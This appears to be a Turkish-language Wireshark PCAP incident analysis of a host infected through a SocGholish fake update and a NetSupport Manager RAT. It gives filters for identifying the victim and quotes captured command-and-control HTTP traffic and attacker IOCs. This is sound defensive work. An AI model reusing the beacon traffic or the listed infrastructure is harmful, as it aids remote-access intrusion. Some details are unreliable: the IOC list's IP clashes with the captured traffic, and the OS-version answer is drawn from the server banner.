WIRESHARK PCAP ANALİZİ

Rabia EKŞİ

15.03.2025

İçindekiler

1. **Zararlı bulaşmış olan PC’nin IP adres, MAC adres ve hostname bilgileri** 3
2. **Zararlı bulaşmış olan PC’nin User Account bilgisi** 3
3. **Zararlı bulaşan windows sürümünü ve zararlı türü (atak vektörü)** 4

OLAY VAKA ÖZETİ 5

TEHLİKE GÖSTERGELERİ (IOC'LER) 5

1. Enfekte Olan PC ile İlişkili IP Adresleri: 5

2. Alan Adları ve URL’ler: 5


3. Kötü Amaçlı Yazılım (Malware) Dosyaları: 5

1. Zararlı bulaşmış olan PC'nin IP adres, MAC adres ve hostname bilgileri

Zararlı bulaşmış olan PC'nin IP adresi: 172.16.4.205


Zararlı bulaşmış olan PC'nin MAC adresi: 00:59:07:b0:63:a4

Zararlı bulaşmış olan PC'nin hostaname bilgisi: Rotterdam-PC



Şekil 1 Zararlı bulaşmış olan PC'nin IP ve MAC adresi

İstemciler DHCP Request veya DHCP ACK paketlerinde hostname bilgisini paylaşır. **"dhcp.option.hostname"** filtresi ile hostname bilgisinin yanı sıra IP ve MAC adresleri de öğrenilebilir.



*Şekil 2 **dhcp.option.hostname** filtresi*

2. Zararlı bulaşmış olan PC'nin User Account bilgisi

Zararlı bulaşmış sistemin kullanıcı hesabını tespit etmek amacıyla Kerberos kimlik doğrulama trafiğini analiz edildi. Kullanıcının kimlik doğrulama isteği sırasında gönderdiği AS-REQ paketlerini izole etmek için kerberos.msg_type == 10 filtresini kullanıldı.

Hedef sistemin IP adresi bilindiğinden, bu IP'ye özel trafiği daraltmak amacıyla ip.src == 172.16.4.205 koşulunu eklendi. Sonuçta, bu filtre ile ilgili kullanıcının kimlik bilgisi kerberos.CNameString alanında tespit edilebildi."

Zararlı bulaşmış sistemin User Account Bilgisi: matthijs.devries

Şekil 3 kerberos.CNameString bilgisi

3. Zararlı bulaşan windows sürümünü ve zararlı türü (atak vektörü)

```
POST http://31.7.62.214/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length:    22
Host: 31.7.62.214
Connection: Keep-Alive

CMD=POLL
INFO=1
ACK=1
HTTP/1.1 200 OK
Server: NetSupport Gateway/1.6 (Windows NT)
Content-Type: application/x-www-form-urlencoded
Content-Length:    60
Connection: Keep-Alive

CMD=ENCD
ES=1
DATA=.g+$.{.. \....W...bb...).w}..o..X..xf...
POST http://31.7.62.214/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length:   240
Host: 31.7.62.214
Connection: Keep-Alive

CMD=ENCD
```

Şekil 4 Trafiğin TCP üzerinde incel

Bu trafik örneği, bir **Windows NT** tabanlı sunucu üzerinde çalışan **NetSupport Gateway** ile iletişim kuran zararlı bir yazılıma işaret etmektedir. NetSupport Manager, genellikle IT yönetimi ve uzak masaüstü erişimi için kullanılan bir yazılımdır, ancak kötü niyetli kişiler tarafından da siber saldırılar için kullanılabilir. İstekler, **şifreli veri** taşıyan ve uzak bir sunucuya yapılan **HTTP POST** istekleriyle, zararlı yazılımın uzak komut ve kontrol (C&C) sunucusuyla iletişim kurduğunu gösteriyor. Bu tür bir trafik, bir **uzak yönetim yazılımı** aracılığıyla yapılan **uzaktan erişim saldırılarına** işaret eder. Buradaki **atak vektörü**, NetSupport Manager yazılımını kötüye kullanarak, zararlı yazılımın C&C sunucusuna veri göndermesi ve şifreli komutlar alması şeklinde tanımlanabilir. Zararlı yazılım, genellikle sistemlere sızmak, kontrolü ele geçirmek, veri çalmak veya diğer kötü niyetli faaliyetleri gerçekleştirmek amacıyla bu tür yazılımları kötüye kullanabilir. Bu tür bir saldırı, özellikle **bilgisayar korsanları tarafından yönetilen sistemler** veya **şüpheli uzak bağlantılar** kullanılarak gerçekleştirilir ve bir hedefe yerleştirilen zararlı yazılımın sistemi ele geçirmesine olanak

tanır. Sunucu, **NetSupport Gateway/1.6 (Windows NT)** ile yanıt veriyor. Bu, sunucunun **Windows işletim sistemi** üzerinde çalıştığını gösterir.

OLAY VAKA ÖZETİ

Tarih: 19 Temmuz 2019

Enfekte olan sistem: ROTTERDAM-PC

Windows Kullanıcı Adı: matthijs.devries

1. Kullanıcı, mysocalledchaos.com adlı tehlikeye girmiş bir web sitesine erişti.
2. Site, sahte bir Chrome/Firefox güncelleme sayfası göstererek kullanıcının bir JavaScript (.js) dosyası indirmesine neden oldu.
3. Çalıştırılan JavaScript dosyası, kullanıcının sistemine sızarak kötü amaçlı yazılımın yüklenmesini sağladı.
4. Sistem, SocGholish (FakeUpdates) kampanyası ile enfekte oldu.
5. Nihayetinde NetSupport Manager RAT yüklenerek saldırganlara uzaktan erişim verildi.
6. Enfekte sistem, saldırganlarla iletişime geçerek ekran görüntülerini saldırgan sunucularına gönderdi.

TEHLİKE GÖSTERGELERİ (IOC'LER)

1. Enfekte Olan PC ile İlişkili IP Adresleri:

- **Yerel Ağ IP'si:** 172.16.4.205
- **Saldırgan Sunucularının IP'leri:**
    - 185.243.115.84
    - 31.7.62.213

2. Alan Adları ve URL'ler:

- **Sahte Güncelleme Sayfası:**
    - mysocalledchaos.com
- **Zararlı Dosyanın Barındırıldığı Alan Adı:**
    - ball.dardavies.com (93.95.100.178)

3. Kötü Amaçlı Yazılım (Malware) Dosyaları:

- **NetSupport Manager RAT'in Yüklenme Kaynağı:**
    - HTTPS Üzerinden Şifrelenmiş Bağlantı (TCP 443)
- **PCAP Dosyasından Elde Edilen Kötü Amaçlı Dosya SHA256 Hash Değeri:**
    - ZIP arşivi PCAP içinde bulunamadığı için, SHA256 hash değeri çıkarılamadı.